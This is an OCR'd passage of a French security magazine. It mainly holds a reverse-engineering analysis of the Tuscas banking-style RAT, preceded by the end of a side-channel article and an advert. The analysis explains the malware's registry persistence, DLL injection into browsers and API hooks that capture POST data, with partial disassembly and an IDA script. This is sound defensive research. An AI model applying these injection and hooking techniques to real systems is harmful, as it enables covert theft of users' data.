


Fig. 6 : L'instruction movlw 0x26 est trouvée !

Document strictement réservé à l'usage de Deloitte et associés pour 5 lecteurs maximum selon les termes de la commande n°242348 du 17/02/2014 via l'agence PRENAX

des clés de chiffrement. Voici une liste non exhaustive de certains types de contre-mesures :

- la réduction de la fuite : il existe des techniques pour rendre la totalité d'une séquence d'opérations indépendantes de la clé, ainsi que les techniques d'équilibrage pour le matériel et le logiciel, dans le but de réduire les variations de la consommation d'énergie pour les différents ensembles de données.

- l'introduction de bruit : il existe des techniques permettant à permettre différents types de bruits à « interférer » avec les mesures de consommation d'énergie disponibles pour l'attaquant.

- l'incorporation d'événements aléatoires: ce sont des techniques de randomisation pour les données manipulées par l'appareil.

Dans le cadre de notre étude, la création d'un microcontrôleur ou des microprocesseurs avec protections internes intégrées pourrait être très coûteuse (avec la nécessité d'ajouter des éléments matériels). Cependant, l'intégration de solutions de protection des processeurs logiciels FPGA semble plus facilement réalisable, car ce sont déjà des éléments programmables.

Intervenants

Yann ALLAIN, fondateur et actuel dirigeant de la société. Il est diplômé d'une école d'ingénieur en informatique et en électronique (Polytech – Université Pierre et Marie Curie). Après son passage dans l'industrie électronique comme ingénieur de conception de systèmes embarqués, il a orienté sa carrière vers l'informatique. Tout d'abord, responsable production pour une société du secteur financier (Private Banking), il a évolué vers la sécurité des SI lorsqu'il intègre le groupe ACCOR. Il en a été le responsable de la sécurité applicative. Il possède plus de 20 ans d'expérience, dont 16, dédiés à la sécurité des SI et des systèmes embarqués (http://www.opale-security.com/innovation-securite-systemes-information.html).

Julien MOINARD, technicien en électronique avec une solide expérience dans ce domaine (plus de 7 ans) associé à de nombreuses expériences personnelles et professionnelles dans le domaine des microcontrôleurs. ■

Références

[DPA/SPA] http://fr.wikipedia.org/wiki/Analyse_de_consommation_(cryptographie)

[Elisabeth OSWALD] http://www.cs.bris.ac.uk/Research/Seminars/departmental/2007-03-29_DeptSeminar_Elisabeth_Oswald.pdf

[SHANNON] http://fr.wikipedia.org/wiki/Th%C3%A9or%C3%A8me_de_Shannon

[HAMMING] (Jie Li et al., http://www.scientific.net/AMM.121-126.867)

Bibliographie

Clavier, C. (http://www.prism.uvsq.fr/fileadmin/CRYPTO/these-cc-s.pdf). *De la sécurité physique des crypto-systèmes embarqués*.

Jie Li et al., 2. A.-1. (http://www.scientific.net/AMM.121-126.867). *Hamming Distance Model Based Power Analysis for Cryptographic Algorithms*.

Microchip. (http://ww1.microchip.com/downloads/en/DeviceDoc/39631E.pdf). PIC18F4520, see Datasheet.

Oswald, E. (http://www.cs.bris.ac.uk/Research/Seminars/departmental/2007-03-29_DeptSeminar_Elisabeth_Oswald.pdf). *Power Analysis Attacks*. **Computer Science Department: University of BRISTOL.**

(s.d.). Source : http://www.prism.uvsq.fr/fileadmin/CRYPTO/these-cc-s.pdf.

Thomas Eisenbarth, C. P. (http://math.fau.edu/~eisenbarth/pdf/SideChannelDisassembler.pdf). *Building a Side Channel Based Disassembler*.

Valette, R. D. (http://www.ssi.gouv.fr/archive/fr/sciences/fichiers/lcr/dalemuva05.pdf). *Side Channel Analysis for reverse Engineering (SCARE)*.

Vermoen, D. (http://ce.et.tudelft.nl/publicationfiles/1162_634_thesis_Dennis.pdf). *Reverse engineering of Java Card applets using power analysis*.

Document strictement réservé à l'usage de Deloitte et associés pour 5 lecteurs maximum selon les termes de la commande n°242348 du 17/02/2014 via l'agence PRENAX

ikoula
HÉBERGEUR CLOUD

LE CLOUD GAULOIS, UNE RÉALITÉ ! VENEZ TESTER SA PUISSANCE

EXPRESS HOSTING
Cloud Public
Serveur Virtuel
Serveur Dédié
Nom de domaine
Hébergement Web

sales@ikoula.com
01 84 01 02 66
express.ikoula.com

ENTERPRISE SERVICES
Cloud Privé
Infogérance
PRA/PCA
Haute disponibilité
Datacenter

sales-ies@ikoula.com
01 78 76 35 58
ies.ikoula.com

EX10
Cloud Hybride
Exchange
Lync
Sharepoint
Plateforme Collaborative

sales@ex10.biz
01 84 01 02 53
www.ex10.biz

ANALYSE DU MALWARE TUSCAS

Paul Rascagneres – Senior Threat Researcher - G DATA SecurityLabs

mots-clés : MALWARE / RAT / HOOK / REVERSE ENGINEERING / ASM

Cet article décrit le malware Tuscas, du dropper utilisé à la méthode d'injection, en passant par les « hooks ». Ses « hooks » ne sont pas sans rappeler ceux des malwares bancaires. Cette nouvelle menace fait partie de la catégorie des RAT/Stealers (prise de contrôle à distance et vol de données) datant de février 2014. Nous verrons ensuite les principales fonctionnalités de ce malware.

1 Introduction

Le but du malware Tuscas est de permettre aux attaquants de prendre la main sur les machines infectées et de voler des données. Le vol de données est réalisé via des « hooks » mis en place au niveau de l'API utilisée par les trois principaux navigateurs du marché, soit : Internet Explorer, Firefox et Chrome. La version la plus ancienne identifiée du malware Tuscas date du 26 février 2014.

Ce malware est généralement distribué lors de campagnes de spams contenant des pièces jointes du type : factures, reçus, documents importants, suivi de livraison UPS... Généralement, Tuscas n'est pas directement en pièce jointe, mais téléchargé sur Internet et exécuté par le « downloader » Upatre ou une de ses variantes. Dans notre cas, il télécharge le malware Tuscas chiffré, le déchiffre et l'exécute.

Voici le md5 de l'échantillon utilisé lors de la rédaction de cet article : `01c1e3ab46762ef23eb2ac898ea84c2c`.

2 Le dropper

Le dropper installe sur le système 3 fichiers voire ses pendants en 64 bits :

- `client.dll` (`client64.dll`) ;
- `aplib.dll` (`aplib64.dll`) ;
- `zlib1.dll`.

Le répertoire d'installation diffère en fonction des droits lors de l'exécution du malware. Si l'utilisateur est administrateur, le répertoire sera `%SYSTEMROOT %` et si l'utilisateur n'est pas administrateur, le répertoire sera `%APPDATA %`.

Les fichiers `aplib.dll` (ou `aplib32.dll`) et `zlib1.dll` sont des fichiers légitimes. Le premier correspond à la librairie de compression `APLib` (http://www.ibsensoftware.com/products_aPLib.html) et le second à la librairie de compression `zlib` (http://www.zlib.net/).

Qui plus est, le dropper doit mettre en place un mécanisme de persistance afin de se lancer à chaque reboot, en créant la clé de registre suivante :

`HKCU\Software\Microsoft\Windows\CurrentVersion\Run\[RANDOM]`.

Cette clé contient la valeur suivante :

`rundll32.exe %SYSTEMROOT%\client.dll, CreateProcessNotify`.

Le chemin d'exécution est adapté en fonction du répertoire d'installation ainsi que le nom de la librairie si le système est en 64 bits. Cette valeur signifie qu'une fois l'utilisateur connecté au système, la fonction `CreateProcessNotify()` de la librairie `client.dll` sera exécutée.

Une fois les fichiers installés et la clé de registre mise en place, le dropper se supprime lui-même.

3 Injection dans un processus

Comme nous l'avons vu grâce à la clé de registre, la fonction `CreateProcessNotify()` est tout d'abord

Document strictement réservé à l'usage de Deloitte et associés pour 5 lecteurs maximum selon les termes de la commande n°242348 du 17/02/2014 via l'agence PRENAX

Document strictement réservé à l'usage de Deloitte et associés pour 5 lecteurs maximum selon les termes de la commande n°242348 du 17/02/2014 via l'agence PRENAX

exécutée (cette fonction est de toute manière la seule dans la liste des exports). Cette fonction peut être divisée en trois tâches distinctes :

- lister les processus en cours d'exécution ;
- identifier des processus spécifiques ;
- injecter du code dans les processus précédemment identifiés.

La fonction réalise ces actions en boucle en attendant 10 secondes entre chaque boucle.

3.1 Lister et identifier les processus en cours d'exécution

Pour lister les processus, le malware utilise les fonctions suivantes : **CreateToolhelp32Snapshot()**, **Process32FirstW()**, et **Process32NextW()**. Voici le code correspondant :

```
BOOL GetProcessList( )
{
  HANDLE hProcessSnap;
  HANDLE hProcess;
  PROCESSENTRY32 pe32;
  DWORD dwPriorityClass;

  // Take a snapshot of all processes in the system.
  hProcessSnap = CreateToolhelp32Snapshot( TH32CS_SNAPPROCESS, 0 );
  if( hProcessSnap != INVALID_HANDLE_VALUE )
  {
    if( Process32First( hProcessSnap, &pe32 ) )
    {
      while( Process32Next( hProcessSnap, &pe32 ) )
      {
        _tprintf( TEXT("\nPROCESS NAME:  %s"), pe32.szExeFile );
        _tprintf( TEXT("\nProcess ID = 0x%08X"), pe32.
th32ProcessID );
      }
    }
  }
  CloseHandle( hProcessSnap ); // clean the snapshot object
}
```

Comme montré dans la figure 1, pour chaque processus, le malware identifie si le nom du processus correspond à :

- **explorer.exe** ;
- **iexplorer.exe** ;
- **chrome.exe** ;
- **firefox.exe**.

Si le nom du processus correspond à un de la liste ci-contre (Figure 1), le malware va alors s'y injecter.




Fig. 1 : Identification du nom du processus dans IDA Pro.




Fig. 2 : Utilisation de WriteProcessMemory() et de CreateRemoteThread() dans IDA Pro.

Document strictement réservé à l'usage de Deloitte et associés pour 5 lecteurs maximum selon les termes de la commande n°242348 du 17/02/2014 via l'agence PRENAX

Base	Size	Entry	Name	File version	Path
00400000	0009C000	00401A25	iexplore	8.00.6001.18702	C:\Program Files\Internet Explorer\iexplore.exe
009B0000	00009000	009B1782	Normaliz	6.0.5441.0 (win	C:\WINXP\system32\Normaliz.dll
01020000	002C5000		xpsp2res	5.1.2600.5512 (	C:\WINXP\system32\xpsp2res.dll
01A30000	0002A000	01A31C88	IEUI	8.00.6001.18702	C:\WINXP\system32\IEUI.dll
10000000	0003D000	10005039	client		c:\WINXP\client.dll
3D930000	000E7000	3D931748	WININET	8.00.6001.23060	C:\WINXP\system32\WININET.dll
3DFD0000	001E8000	3E0E7EB9	iertutil	8.00.6001.23060	C:\WINXP\system32\iertutil.dll
3E1C0000	00A95000	3E1C80A6	IEFRAME	8.00.6001.23060	C:\WINXP\system32\IEFRAME.dll
435A0000	00096000	435A214F	msfeeds	8.00.6001.23060	C:\WINXP\system32\msfeeds.dll
439B0000	00040000	439B1279	ieproxy	8.00.6001.23060	C:\Program Files\Internet Explorer\ieproxy.dll
47060000	00021000	4707A26A	xmllite	1.00.1018.0	C:\WINXP\system32\xmllite.dll
5AD70000	00038000	5AD71626	uxtheme	6.00.2900.5512	C:\WINXP\system32\uxtheme.dll
5B860000	00056000	5B868B48	NETAPI32	5.1.2600.5694 (	C:\WINXP\system32\NETAPI32.dll
5CB70000	00026000	5CB78E55	ShimEng	5.1.2600.5512 (	C:\WINXP\system32\ShimEng.dll
5D090000	0009A000	5D0934BA	comctl_1	5.82 (xpsp_sp3_	C:\WINXP\system32\comctl32.dll
61880000	0003A000	618AAC3A	oleacc	7.0.2600.5884 (	C:\WINXP\system32\oleacc.dll
68000000	00036000	68014E88	rsaenh	5.1.2600.5507 (	C:\WINXP\system32\rsaenh.dll
71590000	00079000	715CCC70	AcLayers	5.1.2600.5906 (	C:\WINXP\AppPatch\AcLayers.DLL
71A50000	0003F000	71A514CD	mswsock	5.1.2600.5625 (	C:\WINXP\System32\mswsock.dll
71AA0000	00008000	71AA1638	WS2HELP	5.1.2600.5512 (	C:\WINXP\system32\WS2HELP.dll
71AB0000	00017000	71AB1273	ws2_32	5.1.2600.5512 (	C:\WINXP\system32\ws2_32.dll
71D40000	0001B000	71D412BD	ACTXPRXY	6.00.2900.5512	C:\WINXP\system32\ACTXPRXY.DLL
722B0000	00005000	722B1110	sensapi	5.1.2600.5512 (	C:\WINXP\system32\sensapi.dll
73000000	00026000	730054A5	WINSPOOL	5.1.2600.5512 (	C:\WINXP\system32\WINSPOOL.DRV
746F0000	0002A000	746F127A	msimtf	5.1.2600.5512 (	C:\WINXP\system32\msimtf.dll
74720000	0004C000	747213A5	MSCTF	5.1.2600.5512 (	C:\WINXP\system32\MSCTF.dll
74980000	00123000	7499C18D	msxml3	8.100.1052.0	C:\WINXP\system32\msxml3.dll
74D90000	0006B000	74DAE439	USP10	1.0420.2600.596	C:\WINXP\system32\USP10.dll
755C0000	0002E000	755D9FE1	msctfime	5.1.2600.5512 (	C:\WINXP\system32\msctfime.ime
75CF0000	00091000	75CF136F	MLANG	6.00.2900.5512	C:\WINXP\system32\MLANG.dll
76380000	00005000	7638110C	MSIMG32	5.1.2600.5512 (	C:\WINXP\system32\MSIMG32.dll

Fig. 3 : Librairies chargées dans le processus Internet Explorer.exe dans OllyDbg.

3.2 Injection de code

Pour réaliser l'injection, le malware utilise les fonctions **OpenProcess()**, **VirtualAlloc()**, **WriteProcessMemory()** et **CreateRemoteThread()** pour : ouvrir le processus cible, lui allouer de la mémoire afin d'y copier la dll et finalement créer un nouveau thread dans le processus cible afin d'exécuter le code présent dans l'espace alloué (cf. figure 2, page précédente).

Une fois l'injection terminée, nous pouvons voir grâce à un debugger (par exemple OllyDbg en faisant [Alt] + [E]) que la librairie du malware (**client.dll**) est bien chargée parmi les librairies légitimes du processus cible (figure 3).

Les librairies de compression **zlib** et **Aplib** seront chargées également.

4 API « Hooks »

4.1 Mise en place

Le développeur n'a pas fait de choix de s'injecter dans les navigateurs par hasard. Le but est de modifier leur comportement afin de voler des informations. Pour ce faire, il va mettre en place des « API hooks » ; il va modifier le début de la fonction afin d'exécuter son propre code à la place du code légitime. Pour mieux comprendre, nous allons analyser la fonction réalisant cette tâche dans notre échantillon. Cette fonction est **sub_100042B1** (qui sera nommée **HookSetup** dans les figures). Dans la figure 4, nous pouvons voir comment cette fonction est exécutée.

Dans un premier temps, le malware récupère l'adresse de la fonction à « hooker » (la fonction légitime) grâce à la fonction **GetProcAddress()**. Dans un deuxième temps, la fonction **HookSetup()** est exécutée avec deux arguments : l'adresse de la fonction « hookée » et l'adresse de la fonction que le développeur souhaite exécuter avant la fonction légitime (dans notre cas et afin de mieux comprendre les figures suivantes, la fonction de l'attaquant est à l'adresse suivante : **sub_1000B4A5**).

La prochaine étape est de comprendre ce que fait la fonction **HookSetup()** de ces deux adresses.

La première action de cette fonction va être de modifier les droits de la plage mémoire où est stocké le code de la fonction légitime à « hooker » grâce à **VirtualProtectEx()**. La figure 5 montre que le quatrième argument est égal à **0x40** qui d'après la documentation de Microsoft (http://msdn.microsoft.com/en-us/library/windows/desktop/aa366786%28v=vs.85%29.aspx) correspond à **PAGE_EXECUTE_READWRITE**.

```
loc_1000B30D:                ; "HttpSendRequestA"
push    offset aHttpsendreques
push    edi
call    esi ; GetProcAddress
mov     Ad_HttpSendRequestA, eax
test    eax, eax
jz      short loc_1000B32D

push    offset Ad_FakeHttpSendRequestA
push    offset Ad_HttpSendRequestA
call    HookSetup
```

Fig. 4 : Exécution de la fonction HookSetup().

Une fois que la plage mémoire est accessible en écriture, le malware exécute **sub_10003F3D**. Cette fonction modifie le début de la fonction légitime. Elle est composée d'une condition et suivant la validité de cette condition, le malware modifie le début de la fonction légitime par **0xE9** ou **0x25FF**. Ces deux valeurs correspondent en assembleur x86 à JMP (pour jump), la première correspond à un saut vers une adresse relative et la seconde à un saut vers une adresse absolue.

```
lea     eax, [ebp+var_C]
push    eax
push    40h
push    6Ch
push    esi
push    [ebp+var_4]
call    ds:VirtualProtectEx
test    eax, eax
jz      loc_10004404
```


Fig. 5 : Utilisation de VirtualAlloxEx() pour modifier les droits de la plage mémoire.

Document strictement réservé à l'usage de Deloitte et associés pour 5 lecteurs maximum selon les termes de la commande n°242348 du 17/02/2014 via l'agence PRENAX

DISPONIBLE LE 5 SEPTEMBRE !

NE MANQUEZ PAS LE DEUXIÈME NUMÉRO !

DISPONIBLE DÈS LE 5 SEPTEMBRE 2014
CHEZ VOTRE MARCHAND DE JOURNAUX
ET SUR : boutique.ed-diamond.com



Document strictement réservé à l'usage de Deloitte et associés pour 5 lecteurs maximum selon les termes de la commande n°242348 du 17/02/2014 via l'agence PRENAX




Fig. 6 : Code de la fonction HttpSendRequestA() avant la mise en place du hook.

Afin de mieux comprendre ce qui est mis en place, nous pouvons regarder les figures 6 et 7. La première montre la fonction **HttpSendRequestA()** avant la mise en place du « hook » et la seconde montre cette même fonction après la mise en place du « hook ».

Nous voyons très clairement qu'un saut est apparu au début de la fonction. Maintenant que nous avons compris le mécanisme de « hook », il est intéressant d'avoir la liste des fonctions « hookées » afin de voir quelles fonctions sont altérées.

4.2 Liste des fonctions modifiées

Nous pouvons utiliser la fonctionnalité « Jump to Xref to operand » de IDA Pro (touche [X]) afin de lister à chaque fois que la fonction **HookSetup** est utilisée. Cependant, comme le montre la figure 8, nous n'aurons pas la liste des fonctions modifiées au premier coup d'œil nous aurons seulement les adresses où est exécutée **HookSetup** et le nombre de fois où elle est exécutée (27).




Fig. 7 : Code de la fonction HttpSendRequestA() après la mise en place du hook.

Document strictement réservé à l'usage de Deloitte et associés pour 5 lecteurs maximum selon les termes de la commande n°242348 du 17/02/2014 via l'agence PRENAX

xrefs to sub_100042B1

Direction	Type	Address	Text
Down	p	sub_1000CFC4+F7	call sub_100042B1
Down	p	sub_1000CFC4+D7	call sub_100042B1
Down	p	sub_1000CFC4+B7	call sub_100042B1
Down	p	sub_1000CFC4+77	call sub_100042B1
Down	p	sub_1000CFC4+57	call sub_100042B1
Down	p	sub_1000CFC4+37	call sub_100042B1
Down	p	sub_1000CFC4+117	call sub_100042B1
Down	p	sub_1000CEFA+61	call sub_100042B1
Down	p	sub_1000CEFA+4A	call sub_100042B1
Down	p	sub_1000CEFA+33	call sub_100042B1
Down	p	sub_1000C3CC+AB	call sub_100042B1
Down	p	sub_1000C3CC+8B	call sub_100042B1
Down	p	sub_1000C3CC+5E	call sub_100042B1
Down	p	sub_1000C3CC+3E	call sub_100042B1
Down	p	sub_1000BD0D+86	call sub_100042B1
Down	p	sub_1000BD0D+66	call sub_100042B1
Down	p	sub_1000BD0D+46	call sub_100042B1
Down	p	sub_1000B2AD+FB	call sub_100042B1
Down	p	sub_1000B2AD+DB	call sub_100042B1
Down	p	sub_1000B2AD+BB	call sub_100042B1
Down	p	sub_1000B2AD+9B	call sub_100042B1
Down	p	sub_1000B2AD+7B	call sub_100042B1
Down	p	sub_1000B2AD+5B	call sub_100042B1
Down	p	sub_1000B2AD+3B	call sub_100042B1
Down	p	sub_1000B2AD+15B	call sub_100042B1
Down	p	sub_1000B2AD+13B	call sub_100042B1
Down	p	sub_1000B2AD+11B	call sub_100042B1

OK Cancel Search Help

Line 1 of 27

Fig. 8 : Liste de tous les appels de la fonction HookSetup (sub_100042B1).

Pour automatiser cette tâche, nous allons créer un script python pour IDA Pro :

```
print "Hooks list:"
gen_xrefs = XrefsTo(0x100042B1, 0)              //Stocker les références à 0x100042B1
                                                //dans gen_xrefs
for xx in gen_xrefs:                            //Parcourir chaque référence
  addr=xx.frm                                   //Stocker l'adresse pointée par la
référence
  functionNameAddr=addr-0x1b                    //Remonter de 0x1b octet
  asmcode = GetOpnd(functionNameAddr,0).split() //Obtenir le code ASM
  if len(asmcode) == 2:
    print hex(functionNameAddr)+": "+asmcode[1] //Afficher le dernier argument
```

Voici la sortie de ce script :

```
Hooks list:
0x1000b2cd: aInternetconnec
0x1000b2ed: aInternetconn_0
0x1000b30d: aHttpsendreques
0x1000b32d: aHttpsendrequ_0
0x1000b34d: aHttpsendrequ_1
0x1000b36d: aHttpsendrequ_2
0x1000b38d: aInternetreadfi
0x1000b3ad: aInternetread_0
0x1000b3cd: aInternetread_1
0x1000b3ed: aInternetqueryd
0x1000bd38: aPr_read
0x1000bd58: aPr_write
0x1000bd78: aPr_close
0x1000c3ef: aCreateprocessa
0x1000c40f: aCreateprocessw
0x1000c43c: aCreateproces_0
0x1000c45c: aCreateproces_1
0x1000cfe0: aRecv
0x1000d000: aWsasend
0x1000d020: aClosesocket
0x1000d060: aLoadlibrarya
0x1000d080: aLoadlibraryw
0x1000d0a0: aLoadlibraryexa
0x1000d0c0: aLoadlibraryexw
```

Nous pouvons voir la liste des fonctions « hookées » par le malware. Ces librairies concernent le réseau et la création de processus. Les « hooks » réseaux consistent à enregistrer les URL en cas de requêtes de type GET et de stocker les « data » en cas de requêtes POST. Périodiquement, ces données sont compressées et envoyées à un serveur sur Internet.

Certaines de ces fonctions sont « hookées », mais le « hook » ne fait rien de malveillant comme le montre la figure 9 pour la fonction **LoadLibrary()**. La fonction est appelée, mais saute directement dans la fonction légitime. Nous pouvons donc en déduire que le malware analysé est en cours de développement et que nous n'avons pas la version finale.

```
; Attributes: bp-based frame

sub_1000C8D4 proc near
push    ebp
mov     ebp, esp
pop     ebp
jmp     RealLoadLibrary
sub_1000C8D4 endp
```

Fig. 9 : Hook de la fonction LoadLibrary().

5 Autres fonctionnalités

5.1 Exécution de code

Comme tous les outils de contrôle à distance, ce malware peut exécuter du code fourni pour le serveur de contrôle. Il est capable d'exécuter des binaires (**.exe**), mais aussi des librairies (**.dll**). Tout d'abord, le malware télécharge le fichier et le dépose sur le système dans un répertoire temporaire en utilisant la fonction **GetTempPathW()**. Le nom du fichier est lui aussi un nom temporaire (grâce à la fonction **GetTempFileNameW()**. L'image 10 montre la génération des noms temporaires.

```
push    ebp
mov     ebp, esp
sub     esp, 0C64h
push    ebx
push    esi
lea     eax, [ebp+var_464]
push    eax
push    104h
call    ds:GetTempPathW
lea     eax, [ebp+var_25C]
push    eax
xor     ebx, ebx
push    ebx
push    offset asc_1000F7AC ; "~"
